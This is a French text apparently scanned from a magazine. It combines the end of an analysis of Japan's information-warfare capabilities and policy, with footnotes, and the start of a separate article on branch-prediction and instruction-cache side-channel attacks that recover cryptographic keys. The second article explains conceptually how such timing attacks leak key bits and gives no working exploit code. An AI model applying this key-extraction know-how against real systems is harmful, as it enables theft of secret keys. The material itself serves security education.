⇨ Les combats reposeront sur le traitement des données issues de **capteurs** de multiples natures : il y a des **capteurs en temps de guerre**, des **capteurs en temps de paix**, des **capteurs militaires**, des **capteurs civils** pouvant alimenter les informations militaires. La guerre deviendrait ainsi un concept sans limites, toutes les données étant susceptibles d'utilité, devant être collectées, puis traitées en temps réel et stockées. La GI serait une forme de guerre totale, c'est-à-dire faisant fi de toute distinction entre sphère civile et militaire, sans distinction entre l'origine ou la nature des données, abolissant aussi les frontières entre temps de guerre et temps de paix, puisque, par « capteurs », on entend toute forme d'entrée utile au **renseignement** militaire en temps de conflit. Les données peuvent être celles recueillies en temps de non-conflit. Une telle approche justifie le renseignement en tous temps et en tous lieux, la légitimité de ce renseignement étant la préparation de la défense du pays dans un contexte géopolitique et stratégique de menace permanente où la supériorité dans les capacités informationnelles doit se traduire en avantage dans un conflit.

⇨ La multiplication des capteurs devrait contribuer à lever partiellement le brouillard de guerre. Mais plus il y a d'information, plus il y a risque de saturation, non pas des systèmes, mais des hommes qui n'ont pas les capacités cognitives suffisantes. L'homme reste, au cœur du processus de décision, l'élément clef.

Il risque d'être victime de l'information, de ses systèmes de traitement, débordé, ou exclu du processus de décision.

⇨ Les forces issues de la RMA seront dotées de capacités de **cyber-guerre** à la fois **défensives** et **offensives**. Lancer le Japon dans la voie de la RMA, c'est alors accepter que les capacités qu'il développe ne soient plus strictement de défense, ce qui peut ouvrir une question politique, une remise en cause nécessaire de la Constitution.

2.3 – Les moyens de la GI

Une étude publiée en octobre 2003 **[62]**, proposant une mesure des capacités de CNO **[63]** des pays les plus avancés dans le domaine, classait le Japon en 14ème position sur 20 pays retenus, faisant jeu égal avec la France (les États-Unis étant en première position).

2.3.1 – Des moyens matériels

Puisque les capteurs civils peuvent alimenter les capteurs militaires, puisque la frontière entre les deux sphères doit tendre à s'effacer en matière de maîtrise de l'information, puisque le secteur civil est plus avancé que le militaire, c'est sur une infrastructure et des capacités civiles imposantes que le Japon pourrait appuyer sa stratégie et sa tactique. Les capacités civiles, c'est une industrie puissante, une infrastructure réseau largement développée, une forte pénétration des TIC dans la société. La maîtrise des technologies de l'information, globalement, est un atout majeur pour la maîtrise de la GI. Un incendie dans une entreprise japonaise, unique fournisseur mondial des résines utilisées dans la conception des circuits intégrés, a entraîné une hausse immédiate des coûts des circuits intégrés dans le monde entier **[64]**. Les fournisseurs de technologies de l'information ont un avantage important, car ils en connaissent tous les moindres détails, savent comment elles fonctionnent, en maîtrisent le marché, peuvent en développer de nouvelles ou des dérivés pour des applications militaires sans surcoûts excessifs, etc. Le Japon fait partie de ces pays qui dominent les technologies de l'information et de la communication (TIC) et qui veulent rester leader. Le Japon annonçait, par exemple cette année, le lancement de la construction du plus puissant supercalculateur du monde (10 pétaflops) qui devrait être opérationnel en 2011 **[65]**. En 2002, le Japon possédait déjà le plus puissant calculateur du monde (l'*Earth Simulator*, machine Nec de 40 teraflops), mais s'était vu dépassé par les États-Unis (le *Blue Gene*/L, machine IBM de 136,8 teraflops).

Les TIC au Japon, c'est également une très forte pénétration dans la société. Quelques chiffres en illustrent l'importance : selon le *Network Readiness Index* 2004-2005 **[66]**, le Japon est classé en 8ème position dans le monde (après Singapour, l'Islande, la Finlande, le Danemark, les États-Unis, la Suède et Hong-Kong). Dans le *Digital Access Index* proposé par l'Union Internationale des Télécommunications (UIT), le Japon est classé en 7ème position, pratiquement à jeu égal avec Singapour **[67]**. Cet index mesure le niveau d'accès et d'usage des TIC de la population. Le pays compte désormais 86.3 millions d'internautes **[68]**. La téléphonie mobile haut débit (3G) **[69]** s'est envolée à partir de 2001 et comptait en janvier 2006 plus de 90 millions d'abonnés **[70]**, bénéficiant de nombreux services, comme par exemple la TNT diffusée gratuitement sur les mobiles à partir de 2006 **[71]**.

Cette très forte pénétration des TIC est soutenue par une série de mesures prises au niveau politique : le projet « e-stratégie » en 2000 donc l'objectif était de faire du Japon la nation du monde la plus avancée dans le domaine des TIC, auquel succède aujourd'hui le plan « u-Japan » **[72]**.

Cette infrastructure civile peut être un atout pour la maîtrise de l'information, le développement et l'expérimentation d'usages innovants (applications mobiles, objets communiquant, etc.) qui pourraient ensuite avoir des applications dérivées militaires.

D'un point de vue strictement militaire, l'agence de défense a acquis des **outils de sécurisation de l'information** (communications cryptées, monitoring permanent des SI, des serveurs les plus importants) et des **capacités permettant de riposter aux cyber-attaques**. Tout en participant à Echelon, le Japon a développé d'autres capacités de surveillance : début 2000, acquisition d'Awacs et de JSTARS) **[73]**, en 2001 d'une flotte de cinq avions espions américains EP-3 **[74]** bardés de technologies électroniques d'interception et d'équipements de **surveillance** **[75]**, etc. Le Japon après avoir longtemps maintenu au niveau minimum le développement de ses propres capacités de renseignement, s'appuyant sur les Etats-Unis **[76]**, a lancé ses propres **satellites** de surveillance en 2003, mettant un terme à sa politique (contrainte par la Constitution et une loi de 1969) de non-usage de l'espace à des fins militaires.

Malgré cela, le Japon doit continuer à **dépendre** des informations de renseignement fournies par les **États-Unis**, bien supérieurs technologiquement ainsi qu'en ressources humaines (les services de renseignement américains comptent près de 100 000 personnes, soit 40 fois plus que le Japon).

2.3.2 – Des moyens humains

Le secteur militaire japonais, comme le secteur civil, développe ses capacités en augmentant dans ses rangs le nombre d'experts en sécurité des SI. Le rapport *Secure Japan 2006* indique que le Japon doit **former des combattants** contre le cyber-terrorisme, analyser les méthodes d'attaques, évaluer les mesures de protection. L'agence de défense japonaise doit promouvoir le développement de systèmes de simulation des modes de cyber-attaques, de méthodes et de technologies de monitoring et de protection contre les intrusions et tout type de cyber-attaques afin de mettre en œuvre des techniques, des mesures, des plans efficaces d'actions de défense/riposte (*responsive actions*, en anglais) aux cyber-attaques **[77]**.

Selon une source chinoise **[78]**, les forces d'autodéfense japonaise seraient dans une phase de développement intense de leurs capacités d'opérations en réseaux **[79]**, ayant déjà formé un réseau de 5000 experts dans les trois forces d'autodéfense (air, terre, mer), dévolus à des opérations offensives.

Conclusion

Le Japon apparaît au moins autant victime de la GI civile qu'on ne l'imaginerait conquérant en la matière : il subit des attaques en règle contre ses SI, est victime d'hacktivistes, de piratage sophistiqué (virus), de vol de données, de divulgation d'informations confidentielles, d'espionnage. Tout cela ne fait pas très sérieux, mais n'empêche pas le Japon de vouloir être un modèle en matière de sécurité dans un avenir très proche.

La formulation d'une version japonaise de la GI pourrait prendre un sens nouveau si la Constitution était révisée, si les contraintes étaient modifiées, autorisant ouvertement le

Japon à se doter de capacités militaires offensives. Un tel changement entraînerait peut-être une réaction de la Chine qui pourrait alors utiliser ses capacités de GI de manière nettement plus belliqueuse.

Au regard de l'ensemble des faits énoncés, la probabilité que le Japon soit à l'origine d'un prochain « Pearl Harbor Électronique » [80] ou lance des « cyber-kamikazes » [81] à l'attaque des SI du monde entier reste faible.

Le Japon n'apparaît d'ailleurs pas comme un pays fortement « attaquant » dans les statistiques mondiales d'attaques réseau [82].

Mais, d'un autre côté, peut-on réellement penser qu'un pays aussi technologiquement avancé que le Japon, aussi puissant sur le plan économique et industriel, soit dépourvu de capacités offensives en matière de GI ?
Sans aucun doute, non.

[1] http://www.rand.org/pubs/monograph_reports/MR661/MR661.pdf

[2] *Dans le texte, nous écrirons GI pour « guerre de l'information ».*

[3] *Propos rapportés dans « Le concept de guerre de l'information japonais », 14 mars 2000,* www.infoguerre.com/article.php?sid=103

[4] *Dans le texte, nous écrirons désormais SI pour « système d'information ».*

[5] *Menace = capacités + intentions.*

[6] *« Fresh attacks on Japanese websites », 27 janvier 2000, BBC News,* http://news.bbc.co.uk/1/hi/world/asia-pacific/619139.stm

[7] http://blackbass.strange-x.com/hakubutukan/crack/

[8] http://asiamedia.ucla.edu/article.asp?parentid=13424

[9] *Ce temple shinto est dédié à la mémoire des Japonais morts pendant la guerre, parmi eux des criminels de guerre. Le temple symbolise pour les Chinois le culte rendu à des criminels et à la gloire de la domination militaire japonaise.*

[10] *Le site du groupe VANK a été victime de flooding et de défiguration,* www.japanmediareview.com/japan/blog/archive.cfm?start=748

[11] *« N Korea's computer hackers target South and US », 4 octobre 2004,* www.ft.com

[12] www.yomiuri.co.jp/newse/20040330wo27.htm

[13] www.asahi.com/english/nation/TKY20403300125.html

[14] http://www.smoothwall.net/information/news/newsitem.php?id=799

[15] http://www.pcworld.com/article/id,125289-page,1/article.html

[16] http://www.smoothwall.net/information/news/newsitem.php?id=1021

[17] http://www.findarticles.com/p/articles/mi_qn4188/is_20060613/ai_n16478502

[18]. *« Secret information of Japan's MSDF leaked », Japan Times, 24 février 2006.*

[19] *« Japon, les données privées de 4.5 millions de comptes Yahoo étaient en accès libre »,*
http://www.zdnet.fr/actualites/imprimer/0,50000200,39143347,00.htm

[20] *Selon une étude de Kyodo News, dont les résultats sont repris dans : WESTIN (Alan F.), « Data Leakage and Harm »,*
www.privacyexchange.org/japan/

[21] www.hqrd.hitachi.co.jp/global/report/rdip2006_4.pdf

[22] *Symantec Security Update – June 2005, Worldwide and Japan.*

[23] *Voir l'étude « The effect of Information Security Incidents on Corporate Values in the Japanese Stock Market »,*
http://wesii.econinfosec.org/draft.php?paper_id=23. *Les marchés seraient sensibles à la publication des rapports d'incidents de sécurité (intrusion, interruption, divulgation/perte d'informations). La réactivité serait également fonction de la longueur des articles relatant ces incidents publiés dans la presse, comme si longueur de l'article et gravité de l'incident étaient proportionnelles.*

[24] http://www.cs.georgetown.edu/denning/infosec/cyberterror-GD.doc

[25] *« Nippon : who's your software guru ? », Asia Times, 2 mars 2000.*

[26] *« Vulnerability Analysis of Information Systems »,*
http://www2.gwu.edu/~usjpciip/Murasel.pdf

[27] *MIYAWAKI (Raisuke), « International Cooperation to Combat Cyber Crime and Cyber Terrorism », Standford Conference, 7 décembre 1999.*

[28] **http://mdn.mainichi.co.jp/news/20030713p2a00m0fp029000c.html**

[29] *La stratégie globale des technologies de l'information est décidée au niveau du Premier ministre.*

[30] *METI = Ministry of Economy, Trade and Industry. Ministère de l'Économie, du Commerce et des Finances.*

[31] *Texte traduit en anglais :* **www.npa.go.jp/cyber/english/legislation/ucalaw.html**

[32] *Pour une analyse détaillée des textes juridiques sanctionnant la cyber-criminalité : NATSUI (Takato), « Cybercrimes in Japan : recent cases, legislations, problems and perspectives », professeur de droit à l'Université Maiji, Tokyo, Japon.*

[33] *Cyber-crimes = hacking (intrusion dans les SI), vol d'identité, attaque type DoS, attaques virales, modification de données non autorisée, atteinte aux lois sur le copyright, cyber-squatting, intrusion dans l'espace de la vie privée, diffamation, fraude, spam, diffusion de contenus pédopornographiques, interception illégale de télécommunications privées…*

[34] **www.ladfield.com/isn/mail-archive/2001/Jan/0072.html**

[35] **http://news.softpedia.com/news/A-New-Apex-of-Cybercrime-in-Japan-33318.shtml**.
Voir cette page pour les nombreux liens vers lesquels elle renvoie.

[36] **www.mail-archive.com/cybercrime-alerts@topica.com/msg00540.html**

[37] *Concernant les attaques par virus, les années 2000, 2001 et 2002 furent parmi les plus difficiles, la pire étant 2001, du fait des virus Sircam, Nimda, Badtrans. Pour les intrusions dans les systèmes d'information, les années 2000 à 2002 furent parmi les plus mauvaises. Voir le rapport d'HARADA (Kei), Japanese Information Security Status – Environment and Policies, IT Security Center, Information-Technology Promotion Agency, Japan,*
http://www.ipa.go.jp/security//fy14/evaluation/tog/paper-tog0302.pdf

[38] **http://www.physorg.com/news11168.html**

[39] **http://www.zdnet.fr/actualites/telecoms/0,39040748,39152310,00.htm**

[40] *« Japanese fight against cybercrime », 5 juillet 2006,* **www.zone-h.org**

[41] *« Japon : un informaticien interpellé pour avoir développé un logiciel P2P », 11 mai 2004,* **www.zdnet.fr**

[42] **http://www.landfield.com/isn/mail-archive/2003/Jul/0114.html**

[43] **http://www.cyberpolice.go.jp/english/action02_e.html**

[44] *« Anti-Japanese Hostilities Move to the Internet », Washington Post Foreign Service, 10 mai 2005.*

[45] *BE Japon (n°362 – 16 mai 2005) – Ambassade de France à Tokyo/ADIT.*

[46] **http://abcnews.go.com/Technology/wireStory?id=1676023&**

[47] **http://www.lejapon.org/info/modules.php?name=News&file=article&sid=741**

[48] *Le projet Echelon est conçu en collaboration par les États-Unis, la Grande-Bretagne, la Nouvelle-Zélande, l'Australie et le Canada. Il permet l'interception des télécommunications privées et commerciales (téléphonie fixe et mobile, satellite, lignes fibre optique, micro-ondes).*

[49] *Voir également sur cette question : WILKINSON (Jens), « Japan and Project Echelon »,*
http://echelonline.free.fr/documents/jp_watch.htm

[50] *Révélations faites dans un article du Mainichi Shinbun, le 27 juin 2001,*
http://mdn.mainichi.co.jp/news/20010627p2a00m0fp002002c.html

[51] *Pour ces révélations concernant le réseau Echelon et l'implication du Japon, voir les articles publiés par zdnet.*

[52] *L'Agence de Défense japonaise est l'organisation administrative responsable de la gestion des trois forces composant la force d'autodéfense : terrestre, marine, de l'air, qui sont les organisations armées qui conduisent les activités de défense de la nation. La JDA n'est pas un véritable ministère, mais une agence dépendant du bureau du Premier ministre. Selon l'article 66 de la Constitution, la JDA doit être complétement soumise à l'autorité civile. Elle est dirigée par un directeur général qui a le statut de ministre d'état.*

[53] *Selon l'Article 9 de la Constitution, le Japon « aspirant sincèrement à une paix mondiale basée sur la justice et l'ordre, le peuple japonais renonce pour toujours à la guerre comme droit souverain de la nation et à la menace de l'usage de la force comme moyen de résolution des désaccords internationaux […] Le droit de l'Etat à la belligérance n'est pas reconnu ».*

[54] *Abrégé en DPRI.*

[55] *Information Technology Revolution of JDA/SDF. JDA = Japanese Defence Agency. SDF = Self-Defence Fore.*

[56] *Les systèmes C4ISR sont importants pour le Japon notamment pour développer l'interopérabilité avec les États-Unis. C4ISR est le sigle utilisé par les forces armées pour « Command, Control, Communications and Computer-processing, Intelligence, Surveillance and Reconnaissance » qui peut être traduit par « Commandement, Contrôle, Communications, Informatique, Renseignement, Surveillance et Reconnaissance ». Le C4ISR englobe les technologies permettant de collecter l'information à des fins stratégiques militaires, la traiter et l'utiliser. L'objectif est de fournir aux commandements des armées des outils d'aide à la décision s'appuyant sur une information de qualité et complète.*

[57] **www.jda.go.jp/e/pab/rma/rma_e.pdf**. *Rapport publié par le Département des Études Stratégiques de la JDA. Une version anglaise « Study on Info-RMA and the future of the Self-Defense Forces » a été publiée en décembre 2000.*

[58] *Guidelines for comprehensive measures for information Technology Revolution of the JDA/SDF.*

[59] *Commandement et Contrôle.*

[60] *Mid-Term Defense Program (FY2001-FY2005).*

[61] **http://www.stimson.org/japan/pdf/YamakuraAug18.pdf**

[62] *GIACOMELLO (Giampiero), « Measuring Digital Wars : learning from the experience of peace research and arms control ».*

[63] *CNO pour « Computer Network Operations » (Opérations de Réseaux d'Ordinateurs) est le terme militaire, utilisé par l'OTAN, pour désigner la guerre numérique (Digital Wars), la guerre de l'information. Les CNO sont composées des CNA (Computer Network Attacks – attaques des réseaux d'ordinateurs également traduisible par « attaques par réseaux d'ordinateurs ») et de la CND (Computer Network Defense – Défense des Réseaux d'ordinateurs également traduisible par « Défense par les Réseaux d'ordinateurs. La CND est également appelée Information Assurance - IA),*
http://www.iwar.org.uk/infocon/measuring-io.pdf

[64] **http://all.net/books/iw/iwardoc.html**

[65] **http://www.zdnet.fr/actualites/informatique/0,39040745,39247633,00.htm**

[66] **http://www.weforum.org/en/initiatives/gcp/Global%20Information%20Technology%20Report/index.htm**

[67] *Classements pour l'année 2002,* **www.itu.int/ITU-D/ict/dai/index.html**

[68] *Chiffres pour la fin de l'année 2005,* **https://www.cia.gov/cia/publications/factbook/geos/ja.html**

[69] *45 millions d'abonnés à des services 3G (janvier 2006)*

[70] **http://www.soumu.go.jp/joho_tsusin/eng/main_data.html**

[71] *« Internet et services pour téléphonie mobile », Fiche de synthèse « Missions Economiques », Ambassade de France au Japon, juillet 2006.*
« L'Internet à haut débit au Japon », Fiche de synthèse « Missions Economiques », Ambassade de France au Japon, avril 2005.

[72] *« u » signifiant ubiquitaire. Une définition est donnée dans le livre blanc des télécommunications 2006*
*(***http://www.soumu.go.jp/joho_tsusin/eng/whitepaper.html***) : « les réseaux ubiquitaires sont des réseaux d'information et de communication au travers desquels les utilisateurs peuvent utiliser librement les réseaux, terminaux et contenus numériques dans un esprit de sécurité n'importe quand et n'importe où, sans avoir conscience de la présence des réseaux.*

[73] **http://www.infoguerre.com/article.php?op=Print&sid=103**

[74] *« Révélations sur les grandes oreilles japonaises »,* **www.zdnet.fr/actualites/imprimer/0,50000200,2090345,00.htm**

[75] *Sources :* **www.rsf.org/article.php3?id_article=7239**, *ZDnet…*

[76] *SHINODA (Tomohito), « The Problems of Japan's Foreign Policy Intelligence Community », International University of Japan,*
http://www.iuj.ac.jp/research/projects/OutputOriginal/ShinodaIntelligence%20paper.pdf

[77] *Rapport Secure Japan 2006, publié en juin 2006.*

[78] **http://www.wuqueqiao.net/showdoc.asp?id=2731**

[79] *« network operations » en anglais.*

[80] *Expression utilisée par analogie à l'attaque surprise menée par les forces japonaises contre la force navale américaine le 7 décembre 1941 à Hawaii : l'attaque avait été prédite par les analystes, les services de renseignement indiquaient que les Japonais préparaient une offensive, des radars avaient perçu l'approche des avions japonais, etc. mais les moyens n'avaient pas été mis en œuvre pour éviter l'attaque qui eut l'effet d'une surprise. Cette expression est devenue un cliché qui désigne simplement le pressentiment d'une menace existant.*

[81] *Terme utilisé pour parler des pirates qui ne prennent même plus la peine de se cacher et sont prêts à payer le prix qu'il faut s'ils venaient à se faire prendre par les autorités (forme de suicide donc).*

[82] *Selon un rapport de Symantec 2003 sur les menaces de sécurité, les États-Unis arrivent en tête du classement des pays à l'origine des attaques réseau avec 35.4% du total mondial. Le Japon ne représenterait que 1.8% (la France 4%, la Corée du Sud 12.8% et la Chine 6.9%). Ce chiffre peut sembler étonnant.Selon les statistiques publiées en septembre 2006, sur la période juillet-décembre 2005, le Japon représente 3% des sources d'attaques, et les États-Unis 31%, la Chine 7%, la France 4%. Il y a peu d'évolutions, même si la part japonaise a presque doublé.*

L'apocalypse du commerce en ligne aura-t-elle lieu ?

Un article récent du journal Le Monde [15] a annoncé, suite à une « découverte récente » datant d'août 2006 [1,2], de manière quelque peu fracassante, l'apocalypse de nos chères puces INTEL et, de là, celle du commerce en ligne. En effet, les premières sont incapables de préserver les secrets cryptographiques sur la sécurité desquelles repose entièrement le second. Au-delà de la mini-panique des utilisateurs qui a naturellement suivi, limitée bizarrement à la France, la raison est heureusement revenue avec les commentaires de spécialistes avisés qui ont ramené les choses dans leur juste contexte. Mais, au-delà d'une médiatisation malheureuse, cela montre, une fois de plus, que la notion de sécurité repose, dans l'esprit du grand public, et celui de quelques experts également, de manière exclusive sur le seul arsenal de la cryptologie. Fatale erreur que se propose de corriger cet article, en rappelant quelques principes fondamentaux de la cryptographie et de la sécurité informatique.

mots clés : ***attaques par prédiction de branchement / principes de Kerckhoffprocesseurs***

Kerckhoffs : un siècle après

En 1883, Kerckhoffs énonce dans son célèbre essai, *La Cryptographie militaire* [11], un certain nombre de règles qui formalisent la conception d'un algorithme de chiffrement.

Ces règles peuvent être résumées en six principes que l'on a pris l'habitude de nommer « Principes de Kerckhoffs » :

- Le système doit être matériellement, sinon mathématiquement, indéchiffrable.
- Il faut qu'il n'exige pas le secret, et qu'il puisse sans inconvénient tomber dans le mains de l'ennemi.
- La clef doit pouvoir en être communiquée et retenue sans le secours de notes écrites, et être changée ou modifiée au gré des correspondants.
- Il faut qu'il soit applicable à la correspondance télégraphique.
- Il faut qu'il soit portatif, et que son maniement ou son fonctionnement n'exige pas le concours de plusieurs personnes.
- Enfin, il est nécessaire, vu les circonstances qui en commandent l'application, que le système soit d'un usage facile ne demandant ni tension d'esprit, ni connaissance d'une longue série de règles à observer.

Les six principes de Kerckhoffs sont remarquables, car ils recouvrent presque tous les aspects de la cryptographie. De fait, ils guident depuis tous les concepteurs industriels de matériels de cryptologie. L'aspect algorithmique est entraperçu dans les deux premiers points. Ce sont certainement les plus connus, car ils ont un caractère immuable. De nos jours, il faut apporter la preuve qu'un algorithme de chiffrement résiste aux différentes cryptanalyses connues (méthodes mathématiques) :

- techniques de factorisation ;
- cryptanalyse linéaire ou cryptanalyse différentielle ;
- attaques par corrélation ;
- cryptanalyse algébrique ;
- compromis temps/mémoire...

Le troisième point concerne l'aspect humain de la cryptographie. La cryptographie doit s'adapter aux capacités d'un humain, surtout lorsque celui doit mettre en œuvre des outils cryptologiques dans un contexte de stress (ce qui est le cas lors des opérations militaires).

Les trois derniers concernent uniquement la manière d'implémenter un algorithme de chiffrement. Le fait que la moitié des principes de Kerckhoffs concerne uniquement l'implémentation n'est pas anodin et il est regrettable que, de nos jours, ces trois derniers principes soient oubliés. Le premier de ces trois points concerne le contexte d'utilisation d'un système de chiffrement. Il existe actuellement de nombreuses applications embarquant des systèmes de chiffrement (téléphonie mobile, carte à puce, serveurs informatiques...). Cela peut signifier que le système doit avoir des propriétés précises suivant le contexte d'utilisation. Le second point peut être interprété, de nos jours, de la façon suivante :

« La mise en œuvre de l'algorithme ne doit pas consommer beaucoup de ressources (espace et effort) et on doit limiter le nombre d'intervenants extérieurs. »

Enfin, le dernier point met l'accent sur la simplicité de l'utilisation.

Nous voyons donc, à une transposition aux techniques modernes près, toute l'actualité des fameuses lois de Kerckhoffs.

Ce sont les deux derniers principes qui actuellement sont les plus durs à réaliser. Avec l'apparition des attaques sur les canaux cachés [12], la simplicité d'utilisation d'un système de chiffrement est devenue un vrai casse-tête. Avant d'employer votre carte bleue, avez-vous déjà vérifié la qualité du signal qui va alimenter votre carte ? Ou le signal d'horloge ? Aucune attaque physique contre le support d'implémentation ne peut être négligée [3,4,12].

Dans ces conditions, la conception d'un algorithme de chiffrement sûr, efficace et compact relève du tour de force. Et la loi de Moore n'est pas là pour améliorer les choses. La vitesse d'évolution et la diversification des processeurs ne favorisent pas la maîtrise et la compréhension des supports d'exécution. Nous allons aborder, dans cet article, d'une certaine façon, la mise en œuvre des algorithmes de chiffrement sur un processeur généraliste. Il se trouve que de nombreux mécanismes enfouis dans ces processeurs et dédiés à la performance sont partagés par tous les utilisateurs.

Si, à un moment, le flot d'exécution dépend simultanément de la clef de chiffrement et d'un des mécanismes enfouis, alors le cinquième

Eric Filiol
École Supérieure et d'Application des Transmissions / Laboratoire de virologie et de cryptologie
efiliol@esat.terre.defense.gouv.fr
Cédric Lauradoux
INRIA / Projet Codes - Cedric.Lauradoux@inria.fr

principe de Kerckhoffs est transgressé. Lors de l'exécution de l'algorithme, un utilisateur malveillant, ou un attaquant extérieur, parvient à analyser les mécanismes enfouis. Il est alors capable d'obtenir de l'information sur la clef de chiffrement, voire de la retrouver en totalité. Deux types d'attaques ont été proposées :

1▶ Les attaques interactives ou par mesure locale nécessitent d'exécuter un programme (l'espion) pendant l'exécution de l'algorithme de chiffrement. Le programme espion est capable d'obtenir des informations très précises sur l'exécution de l'algorithme. Ce type d'attaque fonctionne quel que soit le type d'algorithmes (symétrique ou asymétrique), mais il nécessite de pouvoir faire exécuter le programme espion sur une machine qui contient des clefs secrètes et qui permet l'exécution simultanée de plusieurs *threads* sur un même processeur. C'est par exemple le cas du ver du FBI *Magic Lantern* ou du ver preuve de concept Ymun [7].

2▶ Les attaques par mesure du temps global et par mesure globale [4,5] distante qui utilisent des outils statistiques pour corréler le temps d'exécution de l'algorithme à la clef. Ces attaques sont plus faciles (et donc plus dangereuses) à mettre en œuvre, car on n'a plus besoin d'un module espion. Il faut cependant relativiser ce jugement, car faire des attaques par mesure du temps au travers du réseau Internet induit beaucoup de bruit sur les mesures, lesquelles doivent ensuite être traitées statistiquement, avec toutes les erreurs liées à cette approche [8]. Brumley et Boneh [2] sont les seuls à ce jour à avoir montré la faisabilité (théorique) des attaques distantes sur un réseau local. De plus, les algorithmes symétriques et asymétriques n'ont pas la même sensibilité face à ce type d'attaque. En cryptographie asymétrique, on peut effectuer autant de mesures que l'on veut : l'attaquant chiffre autant de requêtes qu'il le souhaite avec la clef publique de la cible et mesure le temps de réponse. La situation est différente en cryptographie symétrique, car l'attaquant ne peut initier de communication avec la cible. Il n'existe alors qu'un contexte d'attaque distante et il s'agit du *man in the middle*. Si un attaquant doit router des paquets chiffrés de la cible alors l'attaque peut avoir lieu.

Deux mécanismes enfouis des processeurs ont été très particulièrement étudiés ces deux dernières années : les mémoires cache et, très récemment, la prédiction de branchement. Les implémentations qui utilisent des mises en table pour accélérer les calculs peuvent être attaquées si les accès à la table dépendent de la clef : c'est le cas de l'AES ou du DES. Les attaques qui exploitent la prédiction de branchement sont un peu plus difficiles à décrire. En cryptographie à clef publique, l'implémentation de l'exponentiation modulaire (calculer a^x modulo n) est très difficile. Beaucoup d'algorithmes (voir [9] et [10]) font intervenir un branchement qui dépend de la clef. Généralement, le branchement est déséquilibré, c'est-à-dire que le temps d'exécution d'une branche est plus important que le passage dans l'autre branche. Ainsi, pour réaliser ce type d'opération, on n'utilise plus la multiplication traditionnelle. En effet, la complexité calculatoire réclamerait (x - 1) multiplications. Quand la valeur x est de l'ordre de 2^{512} ou au-delà, c'est irréalisable en pratique. On utilise alors un algorithme appelé *square et multiply* dont le pseudo code est le suivant :

```
Calcul de a^x :
 S  = 1.
 R  = a.
 Tant que x différent de 0 faire
   si x est impair alors S =  S x R (une multiplication).
   x = x/2 (division entière).
   R = R² (calcul d'un carré).
 Fin tant que.
 Retourner S.
```

En moyenne, chaque itération effectue 1 ou 2 multiplications (1.5 en moyenne). La complexité est donc de 1,5 x $\log_2(n)$ = $O(\ln_2(n))$. En fait, dans l'écriture binaire de l'exposant (qui compose la clef secrète d'un algorithme), si le bit vaut zéro, on effectue un carré seulement alors que si le bit vaut 1, on effectue une multiplication et un carré. Il y a donc bien une différence en termes de temps de calcul selon la branche de l'algorithme. Cette caractéristique a été exploitée de très nombreuses fois pour monter des attaques par chronométrage.


Il existe deux approches pour éliminer ce genre de déséquilibre :

⇨ L'approche algorithmique type RSA *blinding* qui fait table rase de tous ces problèmes. Nous verrons ça un peu plus loin.

⇨ L'approche programmeur qui se dit que c'est bien gentil tout ça, mais on va se rééquilibrer ces deux branches vite fait bien fait avec plein de *nops* ou en rajoutant des opérations factices (une multiplication sans effet) !

C'est malheureusement cette dernière approche qui est visée par les attaques par prédiction de branchement.


L'exécution d'un branchement est problématique pour les gens qui font du parallélisme. Dans un processeur, on cherche à maintenir toutes les unités du processeur en activité. Le concept qui permet d'optimiser le comportement de toutes les unités s'appelle le « pipeline » (Figure 1). L'efficacité du pipeline dépend principalement de la capacité à trouver des instructions indépendantes. Quand ce n'est pas le cas, on a ce qu'on appelle un aléa d'exécution. On devra attendre plusieurs cycles que l'instruction productrice soit terminée pour pouvoir exécuter l'instruction consommatrice. C'est particulièrement vrai pour les instructions de branchement.



1 *Pipeline à 5 étages : cas idéal, pas d'aléas d'exécution, on lance une instruction par cycle.*

Aucune instruction ne peut être exécutée tant que le branchement n'est pas complètement terminé : on ne sait pas quelle branche exécuter. Le pipeline du processeur va se vider et les performances vont être très dégradées. Pour remédier à ce problème, le processeur tente d'anticiper les branchements. Nous n'entrerons pas dans les détails de la prédiction de branchement (mais allez visiter le cours des gens qui s'y connaissent [17]). Pour que le mécanisme de prédiction soit efficace, il faut que le passage dans une branche ne soit pas trop aléatoire (les programmes sont généralement réguliers). Or il n'y a rien de plus aléatoire que les clefs cryptographiques ! Donc, il arrivera que le processeur se trompe (*mispredict*), ce qui a un coût important, car on doit défaire ce qui vient d'être fait. Le nombre total de *mispredicts* va donc donner beaucoup d'informations sur l'allure de la clef : on obtient le nombre de *runs* de 1/0 dans la clef (pour une implémentation *square and multiply*). Pour identifier le branchement lors de la prédiction, on stocke dans le BTB (*Branch Target Buffer*) les sauts inconditionnels et les branchements pris. Le BTB n'a pas une taille infinie et il peut y avoir des collisions, surtout si un attaquant exécute beaucoup de branchements en même temps que l'algorithme cible. L'attaquant peut donc avoir une image du BTB et extraire de l'information de façon plus précise [1] et [2].

Nous allons faire un pas de plus dans l'attaque en combinant cache d'instruction et branchement. Certains processeurs n'ont pas de prédiction de branchement comme les processeurs ARM (jeu d'instructions prédiquées). On pourrait espérer ne plus avoir de problème lié au branchement. Mais il y a toujours des caches pour les données et surtout pour les instructions. Lors d'un branchement, on accède à des zones différentes du cache d'instructions, c'est très intéressant ! Supposons maintenant que la branche critique, celle qui est la plus longue (donc celle qui sera suroptimisée) occupe une grande partie du cache (normal, on l'a suroptimisée). On retrouve ainsi exactement la même faiblesse. Quand on exécutera le branchement, il y aura deux possibilités : soit on retourne dans la branche exécutée précédemment, soit on change de branche. Si on change de branche, on aura des *cache misses*. On obtiendra les mêmes variations qu'avec la prédiction de branchement (Figure 2).



2 *Variation de l'état du cache d'instruction*

RSA blinding

